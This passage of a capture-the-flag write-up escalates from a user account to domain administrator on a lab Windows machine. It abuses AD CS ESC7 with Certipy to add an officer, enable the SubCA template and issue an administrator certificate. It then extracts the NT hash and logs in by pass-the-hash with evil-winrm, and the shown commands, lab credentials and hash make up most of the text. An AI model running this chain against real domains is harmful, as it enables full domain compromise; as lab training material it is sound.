- lets run `whoami /all` to see the groups the user is apart of:

```
*Evil-WinRM* PS C:\Users\Raven\Documents> whoami /all

USER INFORMATION
----------------

User Name     SID
============= =============================================
manager\raven S-1-5-21-4078382237-1492182817-2568127209-1116


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

WinPeas:

- Ran Winpeas to find any misconfigurations that might be obvious in the system.

```
*Evil-WinRM* PS C:\Users\Raven\Documents> upload winPEASany_ofs.exe

Info: Uploading /home/kali/Desktop/htb/winPEASany_ofs.exe to C:\Users\Raven\Documents\winPEASany_ofs.exe

Data: 12931072 bytes of 12931072 bytes copied

Info: Upload successful!
```

Output:

- Certificate Authentication is being used maybe there is a vulnerability with the ADCS

```
Issuer                : CN=manager-DC01-CA, DC=manager, DC=htb
Subject               :
ValidDate             : 8/30/2024 10:08:51 AM
ExpiryDate            : 7/27/2122 3:31:04 AM
HasPrivateKey         : True
StoreLocation         : LocalMachine
KeyExportable         : True
Thumbprint            : 2B6D98B3D379DF6459F6C665D4B753B0FAF6E07A

Template              : Template=Domain Controller Authentication(1.3.6.1.4.1.311.21.8.14314111.5759319.7095462.1403641.2020894.35.1.28), Major Version Number=110,
inor Version Number=2
Enhanced Key Usages
     Client Authentication     [*] Certificate is used for client authentication!
     Server Authentication
     Smart Card Logon
```

Looking into ADCS

```
certipy-ad find -u Raven -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 1
0.10.11.236 -stdout -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
```

```
[*] Trying to get CA configuration for 'manager-DC01-CA' via
CSRA
[*] Got CA configuration for 'manager-DC01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : manager-DC01-CA
    DNS Name                            : dc01.manager.htb
    Certificate Subject                 : CN=manager-DC01-CA,
DC=manager, DC=htb
    Certificate Serial Number           : 5150CE6EC048749448C
7390A52F264BB
    Certificate Validity Start          : 2023-07-27 10:21:05
+00:00
    Certificate Validity End            : 2122-07-27 10:31:04
+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : MANAGER.HTB\Adminis
trators
      Access Rights
        Enroll                          : MANAGER.HTB\Operato
r
                                          MANAGER.HTB\Authent
icated Users
                                          MANAGER.HTB\Raven
        ManageCertificates              : MANAGER.HTB\Adminis
trators
                                          MANAGER.HTB\Domain
Admins
                                          MANAGER.HTB\Enterpr
ise Admins
        ManageCa                        : MANAGER.HTB\Adminis
```

```
trators                                                 MANAGER.HTB\Domain
Admins                                                  MANAGER.HTB\Enterpr
ise Admins                                              MANAGER.HTB\Raven
    [!] Vulnerabilities
      ESC7                                : 'MANAGER.HTB\\Rave
n' has dangerous permissions
Certificate Templates                     : [!] Could not find
any certificate templates
```

- By exploiting ESC7 we can gain access.

ESC7

```
┌──(kali㉿kali)-[~]
└─$ certipy-ad ca -ca 'manager-DC01-CA' -add-officer raven -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'Raven' on 'manager-DC01-CA'
```

Now we have just granted ourselves the **Manage Certificates** access.

```
  Owner                               : MANAGER.HTB\Administrators
  Access Rights
    Enroll                            : MANAGER.HTB\Operator
                                        MANAGER.HTB\Authenticated Users
                                        MANAGER.HTB\Raven
    ManageCertificates                : MANAGER.HTB\Administrators
                                        MANAGER.HTB\Domain Admins
                                        MANAGER.HTB\Enterprise Admins
                                        MANAGER.HTB\Raven
    ManageCa                          : MANAGER.HTB\Administrators
                                        MANAGER.HTB\Domain Admins
                                        MANAGER.HTB\Enterprise Admins
                                        MANAGER.HTB\Raven
```

```
┌──(kali㉿kali)-[~]
└─$ certipy-ad  ca -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123' -target-ip 10.10.11.236 -ca 'manager-DC01-CA' -enable-template 'SubCA'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'manager-DC01-CA'
```

- Now that we have enabled our own Template called `subCA` what we're going to do is request that `subCA` template to create our own Certificate.

```
┌──(kali㉿kali)-[~]
└─$ certipy-ad req -username raven@manager.htb -password 'R4v3nBe5tD3veloP3r!123' -ca 'manager-DC01-CA' -target 10.10.11.236 -template 'SubCA' -upn administrator@manager.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this type of certificate.
[*] Request ID is 22
Would you like to save the private key? (y/N) y
[*] Saved private key to 22.key
[-] Failed to request certificate
```

- With this error we can then pass the request ID back wit certipy

Once we reached this step it broke it kept kicking us out of the ManageCertificates rights. We had to add ourselves in.

```
┌──(kali㉿kali)-[~]
└─$ certipy-ad req -username raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -ca manager-DC01-CA -target 10.10.11.236 -retrieve 30
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Rerieving certificate with ID 30
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'administrator@manager.htb'
[*] Certificate has no object SID
[*] Loaded private key from '30.key'
[*] Saved certificate and private key to 'administrator.pfx'
```

Now we have the admin .pfx certificate file.

when requesting the certificate we got the following errror

```
┌──(kali㉿kali)-[~]
└─$ certipy-ad auth -pfx administrator.pfx -domain manager.htb -username administrator -dc-ip 10.10.11.236
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@manager.htb
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```


This happens when the system time is too far from the time that kerberos is using.

```
┌──(kali㉿kali)-[~]
└─$ certipy-ad auth -pfx administrator.pfx -domain manager.htb -username administrator -dc-ip 10.10.11.236
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@manager.htb
[*] Trying to get TGT ...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@manager.htb': aad3b435b51404eeaad3b435b51404ee:ae5064c2f62317332c88629e025924ef
```

Now we can do a `passthehash` attack using `evil-winrm` to gain access into the system.

```
evil-winrm -i manager.htb -u Administrator -h '<HASH>'
```

```
    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        11/14/2024   3:36 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
bd16ee614e47ab42f73842ae575e73b0
```


Manager has been Pwned!